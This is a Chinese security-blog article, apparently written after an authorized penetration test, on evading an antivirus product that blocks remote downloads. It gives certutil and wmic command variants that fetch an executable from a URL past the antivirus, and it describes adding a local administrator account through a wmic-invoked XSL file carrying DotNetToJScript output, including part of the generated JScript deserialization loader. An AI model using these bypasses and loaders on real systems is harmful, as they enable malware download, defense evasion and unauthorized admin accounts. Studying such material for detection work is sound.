记一次渗透测试后引发的小扩展 - SecPulse.COM | 安全脉搏

> 这是 酒仙桥六号部队 的第 122 篇文章。

这是 酒仙桥六号部队 的第 122 篇文章。


全文共计 2205 个字，预计阅读时长 7 分钟。

背景

在一次授权的渗透测试中，由于使用客户提供的机器进行测试操作，一开始通过弱口令的爆破 + 上传文件拿到 shell，但是由于客户要求点到为止就没有深入进行，但是发现了安全软件为某杀软，突然心血来潮想要执行远程下载文件还是受到了拦截，以下是对遇到的场景后期搭建环境进行实现的一些小拓展，仅供参考~~~

正文

安装某杀软并更新至最新版本，并检查防护中心为全开启的状态，随后在 cmd 命令行下使用 certutil 时候，发生如下拦截：



在尝试了一些变形之后下之后发现了如下可以绕过的语句。

发现使用 & 和 | 也可以顺利绕过并下载。当然后续要想实现上线需要对该 exe 做免杀处理，这里只是分享绕过下载的方式，相信免杀的绕过对于各位大佬来说也不是什么难事~~~


```
Certutil & Certutil -urlcache -f -split url

Certutil | Certutil -urlcache -f -split url
```


经过后续的测试发现也可以先执行一次 certutil 再执行原始的下载语句即可绕过，便可以看到 2.exe 已经被下载。


其实想想使用的符号 & 和 |，本质都是执行了 2 次 certutil~

Wmic 方式可以看到一开始也是被拦截，如下所示：



在后续的测试变形中发现先执行 wmic os，然后执行正常的命令即可绕过，如下所示：





对于 wmic 的绕过也可以先执行 wmic 然后 exit 退出，然后继续执行原始的下载命令即可，当然 wmic 也有其他方式可以进行绕过这里不展开介绍。


小扩展


下面介绍一个小的利用方式添加用户，其余白名单执行和利用方式可以自行研究~。这种调用的方式最早应该是由 Casey Smith@subTee 大佬分享一个技巧，利用 wmic 从本地或者远程调用 xsl 的方式来执行携带有 payload 的 xsl 文件。

首先 net user 查看用户只有 2 个用户如下：

首先执行 wmic os。

然后再次执行 wmic os get 下载命令即可成功添加，此时未有拦截，如下所示：






当然，添加用户到到管理员组需要管理员权限，所以我在这里用了本地的管理员进行的执行，脚本主要是调用了 windows 的 2 个 api 函数进行创建用户和添加管理员组，分别为：

```
NetUserAdd
NetLocalGroupAddMembers
```

可能有人会问到 xsl 文件怎么执行的添加用户到管理员，因为这个整个流程是先将添加用户的 c# 脚本先转化为 dll 文件，然后使用 DotNetToJScript 将该 dll 文件转为为 js，最后将转化为的 js 文件放在要落地执行的 xsl 文件里面。对于 c# 语言或者 c++ 语言调用 windows api 添加用户至管理员组网上已经有很多代码，拿过来改改就行。然后使用 Visual Studio 的开发者工具将 c# 文件转化为 dll 文件。

语法：csc /target:library /out: 输出文件 待转化的 c# 文件



然后使用 DotNetToJScript 将文件转化为 js 脚本文件（DotNetToJScript 这个工具是由 17 年 James Forshaw 开源了一个工具 DotNetToJScript，能够利用 JS、Vbs 等脚本加载. Net 程序。）转化语法也比较简单。如下所示：

```
F:\pentest\转化工具\release_v1.0.4>DotNetToJScript -h
Usage: DotNetToJScript v1.0.4 [options] path\to\asm
Copyright (C) James Forshaw 2017. Licensed under GPLv3.
Source code at https://github.com/tyranid/DotNetToJScript
Options
  -n                         Build a script which only uses mscorlib.
  -m                         Build a scriptlet file in moniker format.
  -u                         Build a scriptlet file in uninstall format.
  -d                         Enable debug output from script
  -l, --lang=VALUE           Specify script language to use (JScript, VBA,
                               VBScript)
  -v, --ver=VALUE            Specify .NET version to use (None, v2, v4, Auto)
  -o=VALUE                   Specify output file (default is stdout).
  -c=VALUE                   Specify entry class name (default TestClass)
  -s=VALUE                   Specify file with additional script. 'o' is
                               created instance.
      --clsid=VALUE          Specify a CLSID for the scriptlet
  -h, --help                 Show this message and exit
```

可以看出直接 DotNetToJScript –o 待输出 js 文件 待转化文件。（但是该工具不能够绕过 windwos 的 amsi 检测机制，如果要想绕过该防护可以使用另外一个工具 GadgetToJScript(https://github.com/med0x2e/GadgetToJScript)

来看下 DotNetToJScript 工具转化后的 js 文件如下图所示：

```
function setversion() {
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
```


```
try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
```

处理流程大概是就是 js 通过调用一些 windwos api 的函数来对前面 base64 编码过后的代码进行解码，然后解码过后进行反序列化操作，因为工具是先序列化然后再 base64 编码。最后把文件写入 xsl 文件定义为 Jscript 语言，借助. net 环境来实现代码功能。绕过之后貌似不再拦截原始的下载命令，但是需要退出该杀软才可以再次

拦截原始的 certutil 或者 wmic 命令，（有的时候即使退出再重新开启也不会拦截）即使再次进入拦截，通过上述方法继续可以执行下载。

对于调用 windows api 绕过部分杀软添加管理员也是老生常谈了，也可以修改为接收参数的方式进行，把写好的文件编译为 exe 即可使用，相信聪明的你应该知道怎么做了~~~



绕过并添加到管理员组：

总

遇到杀软不要害怕，要对当前的利用场景进行分析，有条件的可以搭建环境测试一下，结合之前前辈们提出的利用方式进行思维发散，总之站在巨人的肩膀上还是有不少收获的。

参考文章：

[https://3gstudent.github.io/3gstudent.github.io/%E5%8
https://www.cnblogs.com/zpchcbd/p/11915654.html

本文作者： 酒仙桥六号部队

本文为安全脉搏专栏作者发布，转载请注明：
https://www.secpulse.com/archives/148945.html